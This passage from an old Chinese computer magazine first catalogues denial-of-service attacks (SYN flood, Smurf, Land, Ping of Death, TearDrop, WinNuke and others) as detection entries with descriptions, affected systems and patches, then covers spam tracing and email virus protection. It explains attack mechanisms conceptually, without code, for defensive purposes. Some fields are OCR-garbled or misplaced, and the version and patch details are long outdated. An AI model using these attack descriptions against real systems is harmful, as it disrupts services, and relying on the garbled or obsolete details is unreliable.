如若公司员工的 PC 机连接有 Modem,外部人员很可能就会通过这一渠道潜入公司网络,他们惟一需要了解的只是与这台 Modem 相连的电话号码而已——不要过于迷信密码保护。入侵者手中有各式各样破解系统密码的工具,而且他们也深谙各种密码设置之道,比如你可能为冥思苦想的将数字“1”映射为字母“I”的妙计而自鸣得意,但这在黑客眼里



根本就是雕虫小技。

七、未设防的重要系统

有些计算机系统有着更为重要的价值,比如存放核心数据的服务器等,公司应对这类设备采取特别的防范措施。

八、要有专人查阅安全日志

公司网络内的管理及安全监控软件等系统工具产生的安全日志,应该每天都有专人查阅。如果不能坚持每天查阅这些日志文件,很可能就会错过及时发现某些正在进行过程中

的攻击行为的机会。另外,有许多监控工具可以提供实时报警功能,安全管理人员能否随时获取这类报警信息,不致出现疏忽?

九、是否对员工进行安全培训

公司应该对员工进行必要的安全知识培训,如让他们不要将 E-mail 客户端软件设置为自动打开附件的模式,因为病毒与特洛伊木马之类的恶意程序很可能就隐身其间。一些重要部门的人员不能长期担任,严格控制用户的访问权限。只有这样才能确保你的网络是安全的。

拒绝服务攻击的原理与防范

随着互联网的飞速的发展,网络的安全越来越显得重要了。黑客频繁的攻击,致使一些网站瘫痪损失惨重。尤其最近一段时间 Denial Of Service Attacks(拒绝服务攻击),搅得人心惶惶。笔者收集了一些拒绝服务攻击的实例,希望对大家有所帮助。什么是拒绝服务攻击呢?拒绝服务攻击一般采取越权登录一个临界系统资源的方法,企图使某个设备停止提供一些或所有服务。例如有 SYN 溢出, Ping 溢出和 Windows 脱离连接 (WinNuke) 等拒绝服务攻击方式。

? Apache Web Server

Apache Web Server

类型: 拒绝服务

控制台名: HTTP_Apache_DOS

技术描述: Apache Web 服务器在收到包含无数反斜杠(‘/’)的 URL 请求时会处于不

断增加 CPU 使用时间的状态,这会导致其他用户无法使用服务。

严重性: 这种攻击可以使受害 Web 服务器无法提供 Web 服务,至少会导致该服务慢得出奇。

受影响系统: Apache Web Server 1.2.5 以前版本。

修补方法: 升级 Apache Web Server 到 1.2.5 或以后的版本。

参考: http://www.apache.org/info/security_bulletin_1.2.5.html

? Ascend Kill Vulnerability Check

Ascend Kill 漏洞检测

类型: 拒绝服务。

控制台名: Ascend - Kill

技术描述: 向特定版本 Ascend 操作系统的 Ascend 路由器发送特制的非法 TCP 包,会

· Pc friend ·

强制该路由器产生一个内部错误,导致路由器重启动。

影响:这种攻击会导致 Ascend 路由器崩溃,断开所有通过该路由器的连接。

False positives 误判断:无

受影响的系统:Release 4.5Ci12 版本以前的路由器。

采取措施:检查被攻击的路由器是否可用,若不可用需重启动系统并去除漏洞。

修补方法:升级 Ascend 路由器到 Release 4.5Ci12 或以后的版本。

? Chargen Vulnerability Check

Chargen Vulnerability Check (Chargen 漏洞检查)

类型:拒绝服务攻击

控制台名:Chargen_Denial_of_Service

技术描述:该检测可查找到那些试图以拒绝服务攻击来对网上某台机器进行大量的 chargen flood 操作。

严重性:这种攻击可通过占用所有时间发送自己的文件包,使 UNIX Server 完全崩溃。

误判断:无。

受影响系统:所有 UNIX 系统

修补方法:Kill 并且重新启动 inetd daemon。

如何去除:编辑/etc/inetd.conf 文件,并且 disable chargen 服务。这种服务不再必要,但在 Unix 主机上仍起作用。

? * * * Cisco CR

Cisco CR

类型:拒绝服务攻击

控制台名:Cisco_CR_DoS

技术描述:一个存在于 Cisco Catalyst 交换机固件代码中的缺陷,它允许远端的攻击者终止设备运行并重新登录。这个缺陷已被证实存在于 Catalyst 的 5xxx、29xx 和 12xx 型等硬件设备上。

严重性:攻击者能使交换机终止设备运行。

误判断:无。

受影响系统:Catalyst 5xxx, 29xx and 12xx

采取措施:不论是否有合同约定,Cisco 向所有消费者提供调整方案。受 Catalyst 5xxx 和 29xx 型交换机影响的用户可升级到 2.1(6), Catalyst 12xx 型交换机用户可升级到 4.30。

? E-Mail Qmail Length Vulnerability Check

E-Mail Qmail Length Vulnerability Check

类型:拒绝服务攻击

控制台名:Email_Qmail_Length

技术描述:这种检查可查出一种对 Qmail mail 服务器进行的拒绝服务攻击。该攻击发送一种超长命令字符串,引发 Qmail 与用所有服务器中可用部分 Ram。

严重性:此攻击击垮你的 Qmail 服务器。

误判断:很有可能一个单行超长 E-mail 会引发该事件,但并不代表一种攻击。

受影响系统:Qmail 1.01 版本或更早。

采取措施:查看 Qmail 服务器是否工作,如必要可重启。

修补方法:升级 Qmail 服务器到 1.02 版本或更新版本。


? E-Mail Qmail Rcpt Vulnerability Check

E-Mail Qmail Rcpt Vulnerability Check

类型:拒绝服务攻击

控制台名:Email_Qmail_Rcpt

技术描述:检查出对 Qmail mail 服务器进行的拒绝服务攻击,攻击是由反复使用 RCPT 命令所引发的。一个高端参数“针眼”可用作改变 RCPT 的数字的配置。此参数默认值为 65535。



严重性: 击垮 Qmail Server。

误判断: 一个 E-mail 配有大量的收信者时(数量超过 65535)将引发这一事件,但不构成攻击,可用来检测发到你站点上的 Spam E-mail。

受影响系统: Qmail 1.01 版或更新版本。

采取措施: 查看 Qmail 服务器是否仍工作,如需要可重启。

修补方法: 把 Qmail 服务器升级到 1.02 或以上版本。

? Echo Vulnerability Check

Echo Vulnerability Check

类型: 拒绝服务攻击

控制台名: Echo_Denial_of_Service

技术描述: 该检测可查找到那些试图以拒绝服务攻击来对网上某台机器进行的 echo flood 操作。

严重性: 该攻击可通过占用所有时间处理反馈自己的文件包,使 Unix Server 完全崩溃。

误判断: 无。

受影响系统: 杀掉并重启 inetd daemon。

修补方法: 编辑 /etc/inetd.conf 文件并 disable echo 服务器,这种服务不再必要,但在 Unix 主机上仍起作用。

? Finger Bomb Vulnerability Check

Finger Bomb Vulnerability Check

类型: 拒绝服务

控制台名: Finger - Bomb

误判断: 无

受影响系统: 支持 finger 服务的所有系统

? * * * HTTP IISExAir DoS

类型: 拒绝服务攻击

控制台名: HTTP_IISExAir_DoS

技术描述: 针对 IIS 样本站点页面 ExAir 的拒绝服务攻击。如果选择直接调用 ExAir 活动服务页面而没有从主页调用,则这些页面就不能正确加载动态链接库。

严重性: 其结果是使 IIS 挂起并使 CPU 占

用达到 100%。

误判断: 无。

受影响系统: 所有安装了 IIS ExAir 样本页面的系统。

采取措施: 检查系统中是否有 IIS ExAir 样本站点。

修补方法: 去掉 IIS ExAir 样本站点(参见 Windows NT Option Pack 4 Setup for details).

? Land Denial Of Service Attacks

Land Denial Of Service Attacks 登录拒绝服务攻击

类型: 拒绝服务攻击

控制台名: Land

技术描述: 登录攻击, 以使用的那个名字命名, 一个对 TCP SYN 信息包的攻击是通过发送具有哄骗性的资源 IP 地址和端口号码, 使它与目的 IP 地址和端口相匹配。这导致了某些 TCP 执行进入机器的死循环。

严重性: 这个攻击能损坏目标系统或消耗没有其他活动发生的目标点的 CPU 资源。

错误性: 没有。这个信号经常暗示着恶意的企图。

系统影响: 大量 UNIX 和非 UNIX 系统。检测你的客户的详细信息。

措施: 为防止即将到来的包括同资源地址一样的组织的 IP 地址信息包, 设置你的 INTERNET 路线或防火墙。

修补方法: 升级你的操作系统。

? * * * Land UDP

Land UDP 登录用户数据包协议

类型: 拒绝服务攻击

控制台名: Land_UDP

技术描述: Windows NT 4.0 到 SP4 有一个弱点: 允许仅有极少资源的远端攻击者消耗所有系统进程和网络带宽达相当长的时间。攻击引起数据包风暴, 就像 smurf 和 fraggle 攻击并且还象 snork 攻击。

严重性: 攻击能摧毁目标系统或消耗其

· Pc friend ·

CPU 资源,使之不能进行其他活动。

误判断: 无。这个信号经常预示着恶意的企图。

受影响系统: Windows NT 4.0

采取措施: 这个问题已在 Windows NT 4.0 Service Pack 4(SP4)中得到修补,同时还进行了其它几个问题的修补。如果用户不想安装 SP4 可以得到和使用 Snk - fix post - SP3 热修补。

? Ping Flooding

Ping Flooding

类型: 拒绝服务攻击

控制台名: Ping Flood

技术描述: Ping Flood 是一种企图向网络上发大量的 ICMP Echo 的请求包,要求被请求主机回应,连续的请求和回应将堵塞网络,使正常的业务通讯变得异常缓慢,甚至中断连接。

严重性: 这种攻击可以有效地利用大量的 PING 充满网络带宽,禁止正常的网络连接。

误判断: 一些系统管理工具(如 SNMP 工具和 ISS 网络扫描软件)使用 ICMP 在网络上查找地址时可能会引起这种警告。

受影响系统: 所有的 TCP/IP 系统。

采取措施: 发出 PING 请求的源地址有可能是虚假的地址,所以必须找出它的真实地址,并禁止它(ISS 建议可通过移动实时监控引擎的网段,一级一级地查找源地址)。

修补方法: 最好的解决方法是重新设置周边路由器和防火墙,禁止 ICMP 请求进入内网段(但这不能防止内部的攻击)。

? Ping Of Death

Ping Of Death

类型: 拒绝服务攻击

控制台名: Ping Of Death

技术描述: 通过在 ICMP Echo 请求包(ping)中附加大量的信息,攻击者可使试图回应的目标主机的内核内存溢出,使系统瘫痪。

严重性: 这种攻击可使主机瘫痪。

误判断: 有些情况下,如使用包含大量数据(大于 4000 字符)的 ping 包测试系统强度,会触发这种事件。如果有人向一台对此种攻击免疫的主机发出 Ping Of Death 攻击后,主机也将回应 Ping Of Death 攻击,两者都将触发事件,但前者说明是一种恶意攻击企图。备注: Ping Of Death 检测不仅仅针对 ICMP 协议,它是基于 IP 协议的检测。

受影响系统: Digital Unix 4.0a 以下版本, digital Ultrix 4.5 以下版本,FreeBSD 2.15 以下版本,HPUX 10.20 以下版本,AIX 4.2 以下版本,Linux 2.0.17 以下版本,OSF/1 R 1.3.2 以下版本,SCO Unix 系统 V/386 Release 3.2 Version 4.2 以下版本,Solaris 2.5.1 以下版本。联系您的软件提供商以获取更多的信息。

采取措施: 设置通向 Internet 的路由器和防火墙,禁止从 Internet 传入 ICMP echo 请求。

修补方法: 升级操作系统。

? Rwhod Vulnerability Check

Rwhod Vulnerability Check

类型: 拒绝服务攻击

控制台名: Rwhod_Overflow

技术描述: 该检测侦察包含缓冲溢出的非法 UDP 包,该手段常被黑客用来执行对 Rwho 服务的拒绝服务,并试图在远程机执行 Arbitrary Code。

严重性: 击垮目标系统上 Rwho Daemon。管理员无法发现正在登录目标服务器的攻击者。


误判断: 无。

受影响系统: 所有 UNIX 系统。

采取措施: 重新启动 Rwho 进程,或选择放弃。Rwho 并不是关键性的服务,许多管理员不启用它。

修补方法: Disable Rwho 服务。

? SMURF Denial Of Service Attacks



SMURF Denial Of Service Attacks 拒绝服务攻击

类型: 拒绝服务攻击

控制台名: Smurf

技术描述: 当子网上的每个主机响应同一个 ping 的请求时, 每个 ICMP(ping) 请求打包的 IP 广播地址能造成大量的回应, 这些大量的回应能消耗掉所有网络带宽, 特别当数据添加到 ping 请求时。在攻击期间这能阻止合法通信的传送。这种攻击较多的被用于防御第三方, 在攻击者伪装目标源地址的地方使用 Smurf 攻击抵御不同的目标。在端点上, 这种攻击能使两目标同时中断能力。注意: 运行 Windows NT 和 Windows 95 系统对广播 ping 无响应, 然而, 这并不意味着所有微软网络对 Smurf 攻击是无防御能力的。

影响: 在攻击期间合法的通信将停止传送。

误判断: 大量合法的 ping 包在同一时间里也能触发这一信号, 如当管理员发送 ping 命令给予网广播地址(指有时操纵 APR 缓冲器或检测某台主机)。当额外数据添加到 ping 请求时, 都将是可疑行径和恶意企图。

受影响系统: 大部分 TCP/IP 系统。卖主可提供更详细信息。

处理: 网络管理员可查看是否有人传送广播 ping, 检测传送包是否有额外数据被添加到 ping 请求(你需要通过记录下原始数据日志来决定)。

补救措施: 重新配置网络上周围的路由或防火墙, 可阻止 ICMP 请求进入你的内部网络, 防止有人在你的网络上使用 Smurf 攻击另一个目标。而且重新配置还可阻止 ICMP 应答入侵你的网络, 防止 Smurf 攻击你内部网络上的主机。然而, 内部 Smurf 攻击将不会停止。

? SNMP Delete WINS Database 攻击

SNMP Delete WINS Database 攻击

SNMP 删除 WINS 数据库攻击

类型: 拒绝服务攻击。

控制台: SNMP_Delete_WINS

技术描述: 通过一个文件化 MIB 变量, 一个 SNMP SET 命令可远程删除 Windows NT 服务器上的 WINS(Windows Internet Naming Service)数据库的所有内容。

影响: 此攻击能清除掉 WINS 数据库, 造成在网上通过名字来相互定位的困难。这可能是扮演攻击的前奏。由于 SNMP 较差的安全性, 任何人都可发出这种攻击的通信指令。

误判断: 无

受影响系统: Windows NT 服务器上运行的 WINS 服务及 SNMP 协议。

处理: 检测 WINS 服务是否能在目标机器上正常运行。

补救措施: 停止在目标服务器上的 SNMP 服务, 改用其他方法管理 WINS。

? SYN Flood

SYN Flood(同步)溢出

类型: 拒绝服务攻击

控制台名: SYN(同步)溢出

技术描述: 一个 TCP 的会话是通过以下方式来建立的: 源主机首先向目标主机发送一个 SYN(同步)数据包, 如果目标主机在一特定的端口(PORT)等待连接时, 它会返回对应于同步数据包的响应数据包(SYN/ACK); 源主机接收后再返回确认的响应数据包(ACK), 这样会话连接建立。当目标主机向源主机返回响应数据包(SYN/ACK)时, 目标主机会分配一定的内存以存储当前建立的会话连接的状态信息。这部分内存会一直占用着以等待接收源主机发送来的更多信息, 除非最终的响应数据包(ACK)到达或连接超时。当向一台主机传送大量的 SYN(同步)数据包时, 目标主机必定会使用很多的内存专门用来处理打开的连接, 而其他的合法连接就无法与这台主机建立

· Pc friend ·

了。如果主机检测到有大量的无响应的 SYN (同步)数据包存在,它会采取如下纠错方式:主机首先向目标主机发送一重置(RST)数据包以初始化 SYN(同步)数据包,随后目标主机就可以释放原本用来接收响应数据包的内存,腾出内存空间以接收其他合法的连接。

严重性:大多数系统会对激活的 TCP 连接有一预定义的限制设定,一旦 TCP 连接达到这一限制设定值,再有其他的连接就会被忽略。SYN(同步)溢出攻击方式就是企图使主机连接大批空闲的连接,而其他的连接无法连接上。

误判断:一些网络应用程序(例如 Point-Cast 更新或者是向一个非常“繁忙”的网页发出 HTTP 请求)应用时会触发这种机制,它们会在很短的时间内与主机建立大量的 TCP 会话。管理员可以在引擎控制窗口里调整 SYN(同步)溢出的定义参数。

受影响系统:任何对激活的 TCP 连接有有限制的网络设备。

采取措施:快速重启受影响的机器以释放一些连接,并必须等到空的连接超时。实时监控可以关闭未激活的连接。配置实时监控里有关 SYN(同步)溢出的 Kill 选项。实时监控会关闭可能造成机器 SYN(同步)溢出的连接企图。

补救措施:更新操作系统的版本或者应用相应的补丁程序。现在许多操作系统具备通过试探的方法来关闭闲置的连接,并将 SYN(同步)溢出的连接请求阻挡在合法的连接之外。另外,也可以通过增加连接缓存缺省值以达到目的。

? Talk Flash Vulnerability Check

Talk Flash Vulnerability Check 对话显示薄弱处检测

类型:拒绝服务攻击

控制台名:对话显示

技术描述:对话服务允许用户发起对话请求,并显示对话请求的任意字符串;如果这个字符串包括一特殊溢出序列,它可能通过毁坏用户屏幕的内容造成暂时拒绝服务攻击,这就是通常所知的“显示”一个用户。

影响:对话显示攻击针对宿主机的终端设置并将宿主机重置成二进制模式,造成系统无法从终端上使用,直到终端类型被重新设置。

负影响:无

受影响的系统:带有对话服务的 Unix 宿主机。

采取措施:重新设置目标系统的终端。

补救措施:终止对话服务

? UDP Bomb

UDP Bomb

类型:拒绝服务攻击

控制台名:UDPbomb

技术描述:一个 UDP 包被创建一个非法值,在确定的域里将导致一些老的操作系统瘫痪。当包被收到,如果目标机器瘫痪,它经常产生测试困难,绝大部分操作系统不脆弱,对这个问题将平静地抛弃无效的包,对任意的攻击不留任何痕迹。

严重性:攻击将导致 SunOS 系统瘫痪。

误判断:无、

采取措施:查一查,如果目标已经瘫痪,如果你的 SunOS 主机脆弱,对于这种攻击,你将不得不重启机器。

修补方法:升级 SunOS 版本到 4.1.3a1 以后的版本。

? TearDrop Fragmentation 攻击

TearDrop Fragmentation 攻击

类型:拒绝服务攻击

控制台名:TearDrop

技术描述:这种检测将确认用 IP 包碎片使系统瘫痪。这种攻击将使脆弱系统瘫痪(蓝屏)或失去连接。这种攻击被称为“TearDrop”

或“NewTear”, “Nestea”, “SynDrop”和“Bonk”。
RealSecure 可探测出所有已知变形。

严重性: 这种攻击会使客户机瘫痪。

误判断: 无

受影响系统: Windows NT, Windows 95,
Linux。

改正包: Microsoft 已开发出针对 Windows
NT4.0, Windows NT 3.5 和 Windows 95 修正
包。

请参考 Knowledge Base article Q
179129. (Windows NT)

[http://support.microsoft.com/
support/kb/articles/q179/1/29.asp](http://support.microsoft.com/support/kb/articles/q179/1/29.asp).

Windows 95 with Winsock 1. x:

[http://support.microsoft.com/
download/support/mslfiles/Vipup11.exe](http://support.microsoft.com/download/support/mslfiles/Vipup11.exe).

[ftp://ftp.microsoft.com/solfiles
/vipup11.exe](ftp://ftp.microsoft.com/solfiles/vipup11.exe)

Windows 95 with Winsock 2. x:

[www.microsoft.com/windows95/
info/ws2.htm](http://www.microsoft.com/windows95/info/ws2.htm)

Windows NT 4.0:

[ftp://microsoft.com/bussys/
winnt/winnt - public/fixes/usa/NT40/hotfixe-
spostSP3/](ftp://microsoft.com/bussys/winnt/winnt-public/fixes/usa/NT40/hotfixe-spostSP3/)

teardrop2 - fix/

Windows NT 3.5.1

[ftp://ftp.microsoft.com/bussys
/winnt/winnt - public/fixes/usa/NT351/hot-
fixes - postSP5/](ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/NT351/hotfixes-postSP5/)

teardrop2 - fix/

LINUX bugtrak information:

[http://www.netspacel.org/dgi -
bin/wa?A2=ind9711B&L - bugtra1&D - &H =
&T = &O = &F = &P = 6191](http://www.netspacel.org/dgi-bin/wa?A2=ind9711B&L=bugtra1&D=&H=&T=&O=&F=&P=6191)

? * * * Win IGMP

类型: 拒绝服务攻击

控制台名: Win_IGMP_DOS

技术描述: 针对 Windows 98 和 Windows
2000 的拒绝服务攻击, 当恶意的用户发送一
个变形的 IGMP 包时出现。

严重性: 导致蓝屏或系统重启等问题。

? Windows Out of Band (OOB) Vulner-
ability Check

Windows Out of Band (OOB) Vulnera-
bility Check

类型: 拒绝服务攻击

控制台名: Windows_OOB

技术描述: 这种检测将确认一个 OOB 拒
绝服务攻击。这种攻击会造成机器瘫痪(蓝屏)
或者在脆弱系统上会造成网络失去连接。这种
又称为“WinNuke”的攻击有两个危害, 一级
WinNuke 和第二次攻击(WinNuke2), 或 Mac
WinNuke。两种攻击都可被这种检测所确认。

严重性: 这种攻击可造成机器瘫痪。

误判断: 无

受影响系统: 安装 Service Pack 2 或 3 但
没装 hotfix 的 Windows NT 4.0。没有安装
hotfix 的 Windows 95。

采取措施: 检查目标是否瘫痪。如果你的
系统禁不住攻击, 你将不得不重启。

修补方法: 对 Windows NT 4.0, 安装 Ser-
vice Pack3 和 hotfix:

[ftp://ftp.microsoft.com/
bussys/winnt/winnt - public/fixes/usa/nt40
/hptfixes -
postSP3/oob - fix.](ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/nt40/hptfixes-postSP3/oob-fix)

对 Windows NT 3.51, 安装 hotfix:

[ftp://ftp.microsoft.com/bussys/winnt/
winnt - public/fixes/usa/nt351/hotfixes -
postSP5/oob - fix.](ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/nt351/hotfixes-postSP5/oob-fix)

对于 Windows 95, 安装 hotfix:

[http://www.microsoft.com/kb/
articles/q168/7/47.htm](http://www.microsoft.com/kb/articles/q168/7/47.htm).

如何防止你的 E-mail 信箱被攻击

随着网络的兴起,传统的通信方式书面写信逐渐被历史的车轮碾去。取而代之的是当今最伟大的人物之一伊妹儿,她那迅捷便利的特点已成为一种时尚。然而某一天你离开了办公室,第二天早上迎接你的将会是什么呢?其中有可能埋藏着一封来自某位大客户或者你恋人的重要回信。但你如何才能从大量的垃圾邮件中找出这封邮件呢?如果处理不当,那封重要的信很可能会就此丢失了。

电子邮件使我们缩短了地域之间的距离,通信变得空前的迅速和方便,但是它也带来了新的麻烦。你可能每天都收到垃圾邮件,处理成堆的邮件浪费了大量时间。下面我们将向你展示理清这混乱不堪的局面、回收邮箱空间的方法。同时还为你提供清除垃圾邮件、防范病毒以及快速访问到有用信息的技巧。

追踪垃圾邮件

怎样才能知道那些讨厌的甚至是攻击性的邮件来自何方呢?通常你能从邮件头部信息中发现线索,它显示了邮件抵达你的收件箱前所经过的每一站。

1. 查看邮件头部信息

要查看邮件头,你一般需要打开邮件程序中的一个选项。例如在 Netscape Messenger 中,打开邮件并点击“View”(查看)/“PageSource”(页面源代码)。

2. 分析邮件头部信息

解析邮件头的最好方法是使用免费的解读工具,例如 Sam Spade(可在 <http://www.samspade.org> 下载)。将电子邮件的邮件头拷贝下来,在 Sam Spade 中选择“Edit”(编辑)/“Paste”(粘贴)。该程序将为邮件头的每个段加上注释,告诉你该段的含义以及某个给定的头是否是伪造的(这是垃圾邮件制造者的惯用伎俩)。从上(抵达你收件箱前的最后一站)至下(邮件发出的地方)阅读邮件头,即使邮件头是伪造的,一般你也可以找出邮件出自何处。

从 ISP(网络服务提供商)得到帮助

阻止垃圾邮件的最佳地点是在你的 ISP,在那里可将把垃圾邮件拦截在你的信箱之外。

(1)首先检查你的 ISP 是否提供垃圾邮件过滤器,如果有,将使你根本就看不到这些讨厌的垃圾邮件。

(2)如果你的 ISP 没有提供垃圾邮件过滤器,你可以自己安装一个,或者注册一个过滤服务,由过滤服务先接收你的邮件,然后再转发到你的 ISP 帐号。ImagiNet (<http://www.imagin.net>)便提供此项服务。

伪装你的邮件地址

垃圾邮件制造者为了搜集邮件地址发出自动收集程序到 Internet 公告板和论坛上,搜索有效的电子邮件地址。当你向公告板发送信息时必须小心,不要成为收集程序的目标。你

可以在你的地址中添加一些文字,使自动收集程序无法识别你的地址,人们却可以容易地识别出。例如: your_nameNOSPAM@ yourispREMOVE. com, 其中的用户名和域名让自动收集程序毫无用处。这一招是很管用的,当我在论坛上发表言论时就是这样防范的,当然你可以把那个名称(即“NOSPAM”和“REMOVE”)取得更好记。

1. 挫败垃圾邮件制造者的最新方法

垃圾邮件制造者会确认你的电子邮件地址是否有效,他们的最新方法是发送一个 HTML 格式的邮件,在邮件中的某个地方有一个几乎不可见的单像素点图形。

如果你在线阅读该邮件,则 HTML 将向垃圾邮件制造者的服务器请求该图形,这就确认了你的邮件地址是有效的,因为有人打开并阅读了该邮件。

这听起来不大可能,但垃圾邮件制造者完全可以做到这一点,他们将收件人地址添加到请求图形的 HTML 标记上,当垃圾邮件制造者检查他们服务器上的通讯情况时,便可发现哪些地址是有效的。

2. 如何避免这种情况

为了避免这种情况,方法有二种:

(1) 将你的电子邮件程序设置为不能自动显示 HTML。例如, Netscape Messenger 有一个选项可以控制显示内附件或链接形式附件。选择链接选项后将不显示 HTML。

(2) 另一个方法是下载邮件后脱机阅读,或使用预览窗格阅读你的邮件,这样,你无需真正打开邮件便可以看到邮件内容并决定是否删除它。

了解存储空间限制

别忘了,无论是基于 ISP 的还是基于公司的服务器,大多数电子邮件帐号都设置了你可以使用的最大存储空间,一般是 5MB 到 10MB。当你的邮件占用的空间超过这一限额时,服务

器将会拒绝接收新的邮件。

虽然听起来 10MB 的邮箱空间已经很大了,但那些附件较大的邮件会很快占满你的邮箱,你的 ISP 可以告诉你邮箱空间的上限是多少,但你并不能由此得知邮箱当前已占用的空间大小。为了避免这种情况,你应当自己来关注收到的邮件。例如,在 Outlook 中,你可以选择“Tools”(工具)/“Remote Mail”(远程邮件)/“Connect”(连接)来仅仅下载邮件头,而不包含邮件体和附件。这样你可以检查邮件和附件的大小,然后将大的邮件打上标记以便删除。如果你是在公司的电子邮件系统上,则应该询问网络管理员,你的电子邮件信箱空间上限是多少,以及现在还剩多少可用。如果你收到的邮件太多,则可以将重要信息拷贝到本地硬盘上单独长期保存。

查清故障和后备邮箱

1. 查清故障

如果你的电子邮件软件无法接收邮件,这有可能是因为你的邮件空间已经用完。

这时你应该检查你的邮件服务器是否在运行,如果是正常运行,则检查邮件服务器是否因为队列中的垃圾邮件致使通讯流量减慢和堵塞。为此,你可以向自己发送一个邮件作测试。大多数系统允许用户使用单个帐号向自己发送邮件。如果你的邮件没有在你的收件箱中出现,则需要与你的 ISP 联系并请求解答。

2. 后备邮箱

设置一个后备邮箱可以防止你的正式邮箱出问题后,影响你正常的电子邮件接收。最简单的方法是获得一个免费的电子邮件帐号。此类电子邮件申请很简单,我推荐 Yeah. net 的电子邮件信箱,只需要填写 4 个选项就完成全部申请过程。相对于其他免费电子邮件信箱的申请简单得多。以后,在你的电子邮件帐号停掉时可以使用它。

电子邮件系统中的病毒防护

随着国际互联网的飞速发展和迅速普及,网络也成为病毒更加迅捷传播的一个主要途径,这同时意味着,当病毒成功感染了一个广泛流传的文件时,它将能感染所有运行和阅读这个文件的电脑。通过这种方式,病毒绝对可能在几个小时的时间内感染网络上的所有电脑。中国截止 1999 年 7 月上网人数已达到 400 万,其中使用电子邮件的用户占总人数的 90.9%,即 364 万的上网用户使用电子邮件,由此可以看出电子邮件系统的病毒防护已迫在眉睫。

目前最流行的电子邮件系统是:

1. Microsoft Exchange.
2. Lotus Notes
3. Lotus cc: Mail

Microsoft Exchange

Microsoft Exchange 是微软出品的电子邮件系统,它通过电子邮件来交换信息,从而实现工作组组员间的相互协作。它使用微软开发的消息系统——MS - Mail,能与同样使用该消息系统的 Windows 3.11, Windows NT 和 Windows 95 中的 Exchange 实现信息交换。Exchange Server 能被安装在 Windows NT Server 上,它支持邮件系统的 SMTP, POP3 或 IMAP4 等多种协议。因此通过使用它,用户同样能连接互联网上的邮件系统。

Lotus Notes

Lotus Notes 是一个功能强大的文档数据库管理系统,它提供无与伦比的信息交流机制。Lotus Notes 属于“群件”类软件,群件是指

在同一工作环境中实现信息协作的软件。Notes 允许你共享存放在服务器上的某一数据库信息,或经过复制操作后存放在本地的信息。所有的 Notes 邮件系统基于对某个远程或本地数据库的访问。

Lotus cc: Mail

cc: mail 是 Lotus 产品系列中相当于微软的 Exchange 消息系统的一个软件。但是世界上采用 Lotus Notes 作为邮件服务器的公司相当多,当需要与 Lotus Notes 服务器建立连接时,cc:Mail 无疑是最佳选择。

电子邮件中的病毒


电子邮件是病毒感染电脑的入侵点,电子邮件常常附带文件,而这些文件可能是应用程序、文档,或者是病毒!因此,当接收邮件时,应及时对其进行病毒扫描。特别是当这些邮件来自一个可疑的或匿名的发送者时。

本人对一些流行的防病毒软件进行过一些研究,认为扫描侦测电子邮件中的病毒普遍存在以下两个问题:

1. 文件一般以多种不同或未知的格式存在于邮件数据库中,当然每个厂商都有自己的格式。即使是同一厂商,由于产品的版本不同,也可能存在数据格式不统一的问题。

2. 在很多情况下,邮件和所附文件只存放于邮件服务器,只有特殊的邮件阅读器通过网络才能访问它们,而普通的工作则无法访问它们。

在这两种情况下,大多数防病毒程序不能



访问这些消息文件,或者无法有效地侦测和杀灭内藏于消息文件中的病毒。即使一些常驻内存的防毒程序在用户打开受染文件时能侦测到病毒,但这些程序仍然无法自动地杀灭病毒。杀毒过程需要用户的介入而变得异常的困难。

根据以上情况分析,让我们来看一看典型的电子邮件的传输途径:

1. Internet 邮件服务器收到邮件,这一服务器可能在世界的任一角落。

2. Internet 邮件服务器将邮件转发到相应公司的内部 Exchange 服务器或 Lotus Notes 服务器。

3. 这一邮件接着被转换为某个邮件系统的特定格式,通过公司内部局域网络被传送到邮件接收者的工作站上。这时,用户可以打开并阅读这个邮件,或者运行所附的文件。也惟有在这个时候,普通的防毒软件才开始扫描这个邮件,此时病毒可能已感染网络上的众多服务器和工作站。

4. 用户甚至可能在没有打开这个邮件的情况下,将消息文件另存至一张软盘上,移到另一台电脑上使用。在没有打开或保存这个邮件之前,仍然无法发现这个病毒。

5. 还有一种可能,用户直接从一个互联网服务提供商处下载邮件,那就意味着无论何种保护都将是徒劳的。

受染文件能够通过上述每一个环节进行复制,每次都建立该邮件的一个新拷贝,同时,也产生一个新的病毒拷贝。

电子邮件传播病毒的入侵点

综上所述,现今电子邮件已被广泛使用,E-mail 已成为病毒传播的主要途径之一。由于可同时向一群用户或整个计算机系统发送电子邮件,一旦一个信息点被感染,整个系统受染也只是几个小时内的事情。电子邮件系统

的一个特点是不同的邮件系统使用不同的格式存储文件和文档,传统的杀毒软件对侦测此类格式的文件无能为力。另外,通常用户并不能访问邮件数据库,因为它们往往在远程服务器上。

电子邮件传播病毒有以下主要入侵点:

(1) 软盘和可移动硬盘。磁盘驱动器是病毒的主要侵入点之一,因为用户可能在从家里或其他部门带来文件的同时,把病毒带入整个邮件系统。

例如:MS-Exchange 可以将个人邮件转换为 PST 文件并存放在软盘中。传统杀毒软件或 Exchange Server 杀毒软件不能扫描此类文件。因此,你的邮件系统可能在几个小时之内被彻底摧毁。

(2) 连入网络的笔记本电脑。这是最危险的病毒入侵点之一,因为笔记本电脑有很多方式可直接和外部进行连接,诸如:

- a. 电脑上的磁盘驱动器;
- b. 它们要经常通过电话线连接互联网;
- c. 它们可以连接公司网络之外的其他网络,而这些网络往往缺少保护。

(3) 通过调制解调器的直接连接。通过这种方式,台式机可以连接互联网上的邮件服务器,从而直接或间接的把外部邮件服务器连接到了本地邮件服务器。

(4) 将本地邮件服务器直接连入互联网。如果允许本地邮件系统连入互联网,本地邮件服务器可能与 SMTP 服务器建立连接。

如何对电子邮件系统进行病毒防护

使用市场上技术最成熟的防毒软件对电子邮件进行全方位专门的保护。

使用优秀的防毒软件定期扫描所有的文件夹,无论是公共的还是私人的。选用的防毒软件首先必须有能力侦测发现并杀灭任何类型的病毒和未知病毒,无论这些病毒是隐藏在

· Pc friend ·

